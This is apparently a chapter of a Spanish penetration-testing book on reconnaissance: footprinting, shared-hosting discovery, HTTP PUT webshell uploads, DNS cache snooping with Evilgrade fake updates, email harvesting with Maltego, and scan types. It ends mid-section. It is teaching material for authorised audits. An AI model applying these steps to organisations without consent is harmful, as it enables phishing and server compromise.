Se puede entender la recogida de información como una etapa de *footprinting* y otra de *fingerprinting*. El *footprinting* consiste en la búsqueda de cualquier tipo de información pública, la cual puede conseguirse con el desconocimiento del objetivo o porque haya sido publicada a conciencia. ¿Qué puede interesar de todo esto? En este proceso se puede buscar y obtener desde direcciones *IP* de la organización objetivo, nombres y direcciones *IP* de servidores internos, cuentas de correos electrónicos de los usuarios de la organización, nombres de máquinas, información de los dominios, impresoras, rutas internas, metadatos, etcétera. Cualquier dato que pueda ayudar a conocer mejor la organización objetivo puede ser interesante en un test de intrusión.

El *fingerprinting* consiste en analizar las huellas que dejan las máquinas, por ejemplo para obtener el sistema operativo, la versión de una aplicación, puertos abiertos, existencia de *firewalls*, etcétera. Las huellas se detectan a través del análisis de las conexiones de red de estas máquinas, por ejemplo, en el tipo y forma de las respuestas al establecimiento de las conexiones. Este proceso es llevado a cabo a través de 2 maneras, de forma activa, es decir, las herramientas envían paquetes esperando una respuesta y en función de dicha respuesta se puede inferir ciertas propiedades de ciertas tecnologías concretas. Se utiliza una base de datos dónde se va comparando para obtener la realidad. La otra vía es la pasiva, dónde la herramienta escucha el tráfico para identificar máquinas que actúan en la red comparando las respuestas pero sin llegar a interactuar en la red.

Footprinting

Como se ha mencionado anteriormente, el *footprinting* es una etapa, la primera de un test de intrusión, en la que el atacante recoge información de todo tipo sobre el objetivo. Su fuente es toda Internet, por lo que se puede encontrar gran cantidad de información.

Después hay que filtrar toda la información para quedarse con lo más importante, pero un proceso como éste es importante, ya que seguramente descubrirá activos de la organización en Internet, los cuales se pueden convertir en posibles vectores de ataque.

El primer paso en el *footprinting* es seleccionar el objetivo sobre el que se llevará a cabo el proceso de obtención de información global. A continuación se exponen diversas vías y maneras con las que poder obtener información *a priori*:

- Visitar el o los sitios web de la organización, servicios y aplicaciones con el fin de encontrar errores y conocer la superficie de información que tiene el objetivo.
- Búsqueda de enlaces mediante motores de búsqueda, como *Google* o *Bing*, fichero *Robots.txt*, errores en llamadas, etcétera.
- Algo interesante es descargar todos los sitios web de la organización para poder estudiarlos y descubrir enlaces o textos que pueden haberse quedado en las propias páginas.
- Por supuesto se debe utilizar los *Dorks* para preguntar a los motores de búsqueda. Esto puede ser automatizado con herramientas como *FOCA*. Es importante recabar la máxima información posible sobre el dominio, para después ir afinando las búsquedas con los *tricks* que el auditor puede conocer. Más adelante se verán diferentes verbos para obtener mejores resultados en búsquedas con estas técnicas, gracias a la *GHDB*, *Google Hacking Database*.
- Las versiones anteriores de páginas web también deben ser consultadas, por ejemplo mediante el uso de *Archieve.org*.
- ¿Cómo saber el tamaño aproximado de la organización? Es importante listar los dominios y subdominios de ésta. Toda la información que se pueda obtener de esto es información crucial, por ejemplo listar el máximo de direcciones *IP*, con lo que se podría tener una idea aproximada del número de máquinas de las que consta la organización.
- El estudio de los metadatos de los documentos públicos de una organización es algo importante, ya que gracias a estos, se puede conocer datos de interés de una organización. En los metadatos se puede conocer desde *emails*, *software*, usuarios, impresoras, etcétera. Cuantos más metadatos se conozcan más inferencia se puede realizar, y en algunos casos pueden provocar fugas de información importantes, como por ejemplo información sobre conexiones *LDAP*.
- Apoyarse en servicios como el *DNS* para saber por dónde navegan los empleados de la organización. Esto puede ser realmente útil para conocer aplicaciones que pueden ser vulnerables a técnicas de *Evilgrade*. Por ejemplo, si el auditor descubre que el *DNS* de la organización es vulnerable a *DNS Caché Snooping*, puede preguntar al servidor por dominios que utilizan las aplicaciones en sus actualizaciones. Los dominios por los que preguntaría serían vulnerables a la técnica de *Evilgrade*.

- El *DNS* y el servidor de correo pueden ayudar a obtener información sobre la organización. Otros ejemplos son la transferencia de zona con la que se puede obtener un mapa de máquinas jugoso. La transferencia de zona puede realizarse debido a cuatro formas, y el error consiste en que el servidor *DNS* está confiando en que quién pide tiene acceso a dicha información. Se puede obtener, como se ha mencionado anteriormente, un mapa de máquinas externas, e incluso direcciones IP de máquinas de la red interna, lo cual permite al auditor conocer la infraestructura interna o parte de ella. Por otro lado se puede realizar fuerza bruta sobre el servidor *DNS* con el fin de conocer nuevos subdominios que pueden no haberse conocido antes. No es un proceso rápido, pero con un diccionario adecuado se puede conseguir un buen resultado. También se pueden realizar resoluciones inversas, es decir, partiendo de una dirección IP conseguir un dominio objetivo.
- Conocer información a través del uso de servicios web puede ayudar a conocer datos de los dominios de la empresa objetivo que pueden ser relevantes posteriormente. Por ejemplo, conocer direcciones *IP*, subdominios, registradores, localización en mapas, servicios con los que se relacionan, etcétera, son solo algunos datos que se pueden conocer gracias los servicios web como: *netcraft*, *cuwhois*, *123people*, *iptools*, etcétera.
- Comprobación de la existencia de lo denominado como *hosting* compartido. Esto es un valor añadido importante, ya que la seguridad del servidor puede radicar en el dominio más débil. Para esto se puede utilizar el verbo *ip* en el motor de búsqueda *Bing*, con el que dándole una dirección *IP* se puede obtener un listado de dominios que se encuentran indexados bajo esa dirección *IP*. Otra forma de llevar a cabo esto puede ser mediante el servicio *serversniff*, disponible en Internet.
- La obtención de *emails* es algo importante, ya que más adelante se puede llevar a cabo ataques de ingeniería social, *phishing*, o incluso el comienzo de un *APT*. Existen herramientas las cuales pasándoles el nombre de dominio realizan búsqueda de los *emails* de los empleados de la organización por Internet. Otras *tools* lo que permiten es verificar si la cuenta de correo ha sido comprometida y sus credenciales se encuentran en algunas de las bases de datos conocidas. Con *Maltego* se puede conseguir que a partir de una dirección de correo electrónico conocer en qué sitios web aparece, y obtener más cuentas de correo electrónico.
- Análisis de la información
- Después de haber recolectado el máximo posible de información se debe analizar y entender qué datos son los importantes en el comienzo de un *pentesting*. A continuación se exponen los elementos que se pueden diferenciar del resto de la información por tener un valor añadido para el *pentester*:
- Nombres de empleados. Esta información puede ser válida más adelante, ya que con ella se pueden hacer combinaciones para lograr un nombre de usuario, un correo electrónico, realización de técnicas de ingeniería social con dicha persona, o incluso técnicas de fuerza bruta sobre un usuario y contraseña.
- Datos de la Intranet. Estos datos pueden ayudar al auditor a inferir la topología de la red interna, así como los elementos de seguridad que pueden encontrarse protegiendo los activos

de la organización. Hay que tener en cuenta que en este tipo de información puede existir datos sobre elementos como balanceadores de carga, *firewalls*, *IDS*, etcétera.
Además, de la Intranet se puede conseguir los siguientes datos:

- Carpeta o archivo oculto, el cual puede proporcionar información sensible.
- Teléfonos y direcciones con las que se puede realizar ingeniería social.
- Datos personales.
- Contraseñas.
- Protocolos, arquitecturas de red, reglas de elementos de seguridad, etcétera.

- Versiones de *software* embebido en archivos. Esta información vale para saber qué tipo de *software* y versión se utiliza, por lo que se puede saber si existen vulnerabilidades. Esto es extensible a los sistemas operativos.
- Puntos externos, como *ISP*, dónde se pueda interceptar comunicaciones. Si en el canal existen puntos no seguros, se podría interceptar la comunicación y obtener información sensible.
- Documentación interna que por error fue publicada. Gracias a los buscadores se puede encontrar indexado todo tipo de información hasta procedimientos internos de seguridad de una empresa.
- Cuentas de *emails*.
- Puertos abiertos en máquinas de la organización, por ejemplo mediante el uso del *truco de la barra*. Con esta información se podrá averiguar qué servicio hay detrás de dicho puerto, versión de *software*, etcétera.
- Máquinas y servicios que se han ido encontrando a través de todo el proceso de *footprinting*.


PoC: Shared hosting

En esta prueba de concepto se va a mostrar el peligro de los *shared hosting*, y como puede ser muy útil detectarlos en los sitios web pertenecientes a la empresa objetivo. Hay que recordar que la seguridad en un *shared hosting* será la equivalente al sitio menos preparado en este ámbito que comparte el *host*.

¿Qué cosas se pueden buscar? Realmente el saber qué sitios están almacenados en el mismo *host* es importante y se podría buscar fallos sobre los otros sitios para encontrar la vía de acceder al que interesa. Pero esto tiene un problema, y es que en una auditoría real el auditor no se puede aprovechar de un fallo en otro dominio, es decir, no perteneciente al cliente ya que puede suponer un problema legal.

El atacante por el contrario si puede encontrar esta vía como un punto de acceso al sitio que le interesa. Por esta razón, si lo que se expone en este sitio es importante para la empresa, en la auditoría se marca como una recomendación de seguridad no utilizar *shared hosting*.

En el ejemplo de esta prueba de concepto se utilizará el motor de búsqueda *Bing* para saber que sitios o dominios se encuentran alojados en la misma dirección *IP*. Para ello se utiliza el operador *IP* en el campo de búsqueda, tal y como se puede visualizar en la siguiente imagen.



…2.01: Búsqueda de *shared hosting* con *Bing*

Un atacante que quiere acceder al contenido de algún sitio en concreto que está detrás de dicha dirección *IP* dispone de cientos de sitios web a los que buscar vulnerabilidades. Antes de mostrar algunas acciones que se pueden realizar para aprovecharse de una vulnerabilidad en un *hosting* compartido, se va a mostrar un ejemplo con el servicio *Robtex*.

Con este servicio se puede saber, entre otras cosas, el número aproximado de sitios que están detrás de una dirección *IP*. En algunas ocasiones puede ser realmente útil utilizar este servicio para complementarse con el proporcionado por *Bing*.




Fig. 2.02: Obtención del número de sitios detrás de una dirección *IP*

Ahora, se puede evaluar, entre otras muchas cosas, los métodos que admite el servidor por cada *path* del dominio a auditar. Se tiene en cuenta que un atacante podría utilizar al resto de sitios web que hay en el servidor, pero el auditor sólo debe utilizar del que tiene permiso. Está claro que es un punto de desventaja, pero la ética es la que marca el proceso.

Para obtener un listado de los métodos *HTTP* que el sitio permite se puede utilizar una herramienta denominada *RestClient-Tool*. La herramienta proporciona un listado con los métodos *HTTP* que se pueden ejecutar y dispone de una zona dónde se muestran los resultados de la operación. En la imagen se puede visualizar como se obtiene un listado de métodos *HTTP* habilitados, pero esto no quiere decir que al realizar la acción se lleve a cabo con éxito.

Por ejemplo, si el servidor responde que el método *PUT* está habilitado, se deberá probar este hecho, ya que se podría subir un archivo al servidor, por ejemplo una *webshell*. Aunque por otro lado, aunque no se mostrara el método *PUT* como habilitado se debería probar, ya que en algunas ocasiones no se lista el método, pero se encuentra implementado, es decir, si se invoca se ejecuta.




Fig. 2.03: Obtención de métodos *HTTP* habilitados.

Cambiando el método *HTTP* en *RestClient* se puede comprobar el comportamiento del servidor ante el uso de métodos *HTTP* peligrosos como *PUT*, *DELETE*, *COPY* o *MOVE*. En la imagen se puede visualizar como la ejecución del método *PUT* sorprende con un éxito en la subida del archivo, y esto puede provocar que una *webshell* tome el control del servidor remoto. Esto puede ocurrir en cualquier tipo de servidor, por lo que no hace falta que tengan sitios compartidos, pero el peligro es mayor en general en temas de seguridad cuantos más sitios hay en un servidor.





Fig. 2.04: Subida de archivo a través de *PUT* implementado.

PoC: DNS Caché Snooping y Evilgrade

En esta prueba de concepto se presenta el concepto de *DNS Caché Snooping* con el que un atacante puede conocer los sitios por los que una organización puede navegar. En otras palabras, gracias a esta vulnerabilidad un atacante puede conocer los hábitos de los empleados de una organización y preparar ataques basándose en esta circunstancia. Por ejemplo, se puede utilizar esta información para preparar un *phishing* para los empleados de la organización, realizar un envío masivo de correos electrónicos con los que presentar el *phishing* o conocer las direcciones de actualización de aplicaciones que se utilizan internamente en la organización.

En la siguiente imagen se puede visualizar un ejemplo de comprobación, a través de la herramienta *DNSrecon*, si un servidor *DNS* tiene cacheado un listado de dominios concretos.



: Descubrimiento de *DNS Cache Snooping*

En el ejemplo se utiliza el dominio de actualización de la herramienta *Notepad++*. Sabiendo que la organización la utiliza se puede presentar un ataque con *Evilgrade framework* para atacar las

máquinas que lo utilicen. También se podrían realizar técnicas de *DNS Spoofing* en la organización para conseguir que las actualizaciones no fueran legítimas, y sí las que presenta el *framework* comentado.

En la imagen se puede visualizar con *Wireshark* a dónde solicita la actualización la herramienta *Notepad++*. La herramienta hace la solicitud por *HTTP* sin ninguna protección, por lo que es sencillo obtener el dominio. En este punto, y gracias a la información obtenida, se podría hacer un listado de herramientas vulnerables a *Evilgrade* y realizar la prueba gracias a la vulnerabilidad *DNS Caché Snooping*. Toda esta operativa quedaría reflejada en el informe, indicando qué dominios han dado positivo en la prueba.

```
Stream Content
GET /update/getDownloadUrl.php?version=6.22 HTTP/1.1
Host: notepad-plus-plus.org
Accept: */*

HTTP/1.1 200 OK
Date: Thu, 27 Mar 2014 19:41:08 GMT
Server: Apache
X-Powered-By: PHP/5.3.3-7+squeeze19
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html

372
<!--
    This file is part of GUP.

    GUP is free software: you can redistribute it and/or modify
    it under the terms of the GNU Lesser General Public License as published by
    the Free Software Foundation, either version 3 of the License, or
    (at your option) any later version.

    GUP is distributed in the hope that it will be useful,
    but WITHOUT ANY WARRANTY; without even the implied warranty of
    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
    GNU Lesser General Public License for more details.

    You should have received a copy of the GNU Lesser General Public License
    along with GUP.  If not, see <http://www.gnu.org/licenses/>.
-->

<?xml version="1.0"?>
<GUP>
.<NeedToBeUpdated>yes</NeedToBeUpdated>
.<Version>6.5.5</Version>
.<Location>http://download.tuxfamily.org/notepadplus/6.5.5/npp.6.5.5.Installer.exe</
Location>
```

Fig. 2.06: Respuesta mediante *HTTP* vulnerable.

¿Qué es el *Evilgrade framework*? Es un conjunto de herramientas que permiten comprometer equipos a través de actualizaciones falsas. El *framework* necesita que antes el atacante haya realizado *ARP Spoofing*, *DNS Spoofing*, configuración de un punto de acceso *wireless* falso, secuestro de *DHCP* o cualquier otra manera que permita al atacante interceptar el tráfico de la víctima. Es posible conseguir el control total de una máquina objetivo que se encuentre completamente actualizada en un test de intrusión.

PoC: El correo

En esta prueba de concepto se muestra la importancia del rastro de información que los usuarios dejan en Internet. El escenario es el siguiente:

- ¿Cómo empezar? Existen multitud de *scripts* con los que se puede obtener direcciones de correo de una empresa o dominio concreto. El objetivo es tener un hilo por dónde comenzar la búsqueda masiva de correos electrónicos de una organización. Estos correos se podrán utilizar para diversas cosas: *APT's*, nombres de usuarios y fuerza bruta, *phishing*, ataques de *exploits* en el correo, relacionar información y contactos, nombres de personas o empleados, etcétera.
- Otra vía, como las que propone la herramienta *Maltego*, es utilizar el nombre de una persona en concreto y recolectar cuentas de correo electrónico que pertenezcan a ésta. Después, se puede relacionar esta información con los sitios web dónde se encontraron y ver por qué se encuentra en dichos sitios.
- Una vez se disponen de cuentas de correo electrónicos, nombres de usuarios, información sobre las personas de la organización se puede utilizar servicios como *haveibeenpwned*, el cual proporciona la posibilidad de saber si uno de esos correos electrónicos ha sido *dumpeado* en algunas de las bases de datos robadas y publicadas en Internet. Es un servicio muy curioso a la vez que interesante.

En primer lugar se muestra un *script* de ejemplo para llevar a cabo la primera tarea de la anterior lista. El nombre del *script* es *googlepythonmail.py*, aunque se puede encontrar con otros nombres en Internet. La ejecución es sencilla, por ejemplo en una distribución *Kali Linux*, se debe ejecutar *python googlepythonmail.py <domain-name>*.

```
:~# python googlepythonmail.py 11paths.com


+++++++++++++++++++++++++++++++++++++++++++++++++++++
 Google Web & Group Results:
+++++++++++++++++++++++++++++++++++++++++++++++++++++



        .   .@11paths.com
   @11paths.com
        .   p@11paths.com
 @11paths.com
   @11paths.com
     .@11paths.com
   @11paths.com
```

Fig. 2.07: jemplo de uso de *pythongooglemail*.

La herramienta *Maltego* proporciona distintas funcionalidades en la etapa de *footprinting*, pero una que llama la atención es la de búsqueda a través del nombre de una persona. Esta funcionalidad puede resultar interesante en función del tipo de prueba que el auditor se encuentre.




Fig. 2.08: Selección de funcionalidad *person – email address*.

Tras seleccionar la funcionalidad se introduce el nombre de la persona de la que se quiere recabar información en Internet. Lo primero que la herramienta va a devolver es un número de cuentas de correo electrónico con las que se realizará un primer nivel de evaluación y descubrimiento de información sobre la persona. Tal y como se puede visualizar en la imagen el número de cuentas de correo electrónico puede ser alto. Lógicamente existe la posibilidad de que la cuenta de correo no pertenezca a la persona buscada, pero son distintas vías que hay que explorar en función de las necesidades que el auditor tenga.




Fig. 2.09: Correos electrónicos obtenidos con *Maltego*.

Una vez que la herramienta realiza la búsqueda y consigue obtener las cuentas de correo se puede elegir sobre qué cuentas obtener más información. Por ejemplo, en qué sitios se ha encontrado esa

cuenta o cuál es el contexto del *email* en el sitio web. En la imagen se puede visualizar el menú de elección de cuenta de correo electrónico para obtener mayor detalle.




Fig. 2.10: Menú de elección de cuenta de correo electrónico.

Una vez seleccionadas las cuentas de correo electrónicos que se quieren explorar, se irá dibujando el grafo que presenta la herramienta para ver en qué sitios web se encontraron dichas cuentas.

En este instante es importante entender qué es lo que se pretende con esto, y es obtener más información sobre los hábitos del usuario, ámbitos en los que se mueve, por qué su cuenta de correo electrónico está en un sitio web, y sobretodo conocer más sobre él. Toda información que se obtenga de él será valiosa en el proceso de recolección de información antes o después.



Fig. 2.11: Relación de cuenta de correo electrónico con sitios *web*.

Como se ha mencionado anteriormente el servicio *haveibeenpwned* permite, dado un correo electrónico de un usuario, saber si una cuenta se encuentra expuesta en algún *dump* de base de datos en Internet.

El servicio es llamativo a los ojos de los usuarios, pero puede ser de gran utilidad en un *pentesting*. Además, puede ser de gran utilidad ya que se podría obtener la credencial teniendo acceso a la base de datos dónde se pudiera encontrar dicha cuenta.

En la siguiente imagen se puede visualizar cómo se presenta el servicio. Se dispone de un *input* dónde introducir el correo electrónico para verificar si éste se encuentra en alguna base de datos.




Fig. 2.12: Servicio *have i been pwned*.

A continuación se muestra dos ejemplos de cuando se tiene éxito y se encuentra una cuenta en el servicio y cuando no. Se puede visualizar que cuando se encuentra una cuenta en el servicio se indica en cuántas bases de datos se encuentra, y dónde se produjo el robo de dicha base de datos.

Por otro lado si el servicio indica *"good news"* significa que la cuenta de correo electrónico introducida no se encuentra en ninguna de las bases de datos a las que el servicio tiene acceso.




Fig. 2.13: Correo encontrado en el servicio.




Fig. 2.14: Correo no encontrado en el servicio.

Fingerprinting

En el proceso de *fingerprinting* se lleva a cabo una recolección de información que consiste en interactuar directamente con los sistemas para aprender más sobre su configuración y comportamiento. Estas técnicas llevarán a cabo un escaneo de puertos para el estudio de los posibles puertos abiertos que se encuentren y determinar qué servicios se están ejecutando, además de la versión del producto que se encuentra detrás del puerto.

En los sistemas, cada puerto que se encuentra abierto da una vía de explotación al auditor, por lo que esta información es muy valorada en esta fase. Hay que conocer los tipos de escaneos que se encuentran disponibles y saber configurar las herramientas para poder obtener el máximo de información posible.

Hay que tener cuidado con los *IDS*, *Intrusion Detection System*, y *firewalls* que se puedan encontrar en el análisis de puertos.

Hay distintos tipos de escaneos con diferentes objetivos. Desde saber que puertos se encuentran abiertos hasta saber si hay un *firewall* delante del objetivo o no. Cada día salen nuevas formas de escanear máquinas que aportan nuevos resultados interesantes, como por ejemplo mediante un tipo de escaneo especial *nmap* es capaz de saber la seguridad de los certificados que proporciona un servidor web. Es altamente recomendable estar al día en este tipo de técnicas y vertientes para poder poner en práctica estas habilidades.

A continuación se pueden estudiar distintos escaneos y los objetivos de éstos, recuerde que herramientas como *nmap* disponen de gran versatilidad y posibilidad de configuración.

Half Scan

Este tipo de escaneo consiste en realizar el procedimiento *three-way handshake* sin concluir por completo para no crear una conexión. En otras palabras, el emisor envía un *SYN* para iniciar conexión, si el receptor envía un *SYN ACK* significa que el puerto se encuentra abierto, entonces el emisor envía un *RST+ACK* para finalizar la conexión, en vez de un *ACK* que sería lo normal para crear la conexión. La viabilidad de este tipo de escaneo es alta, con gran fiabilidad en su ejecución.

ACK Scan

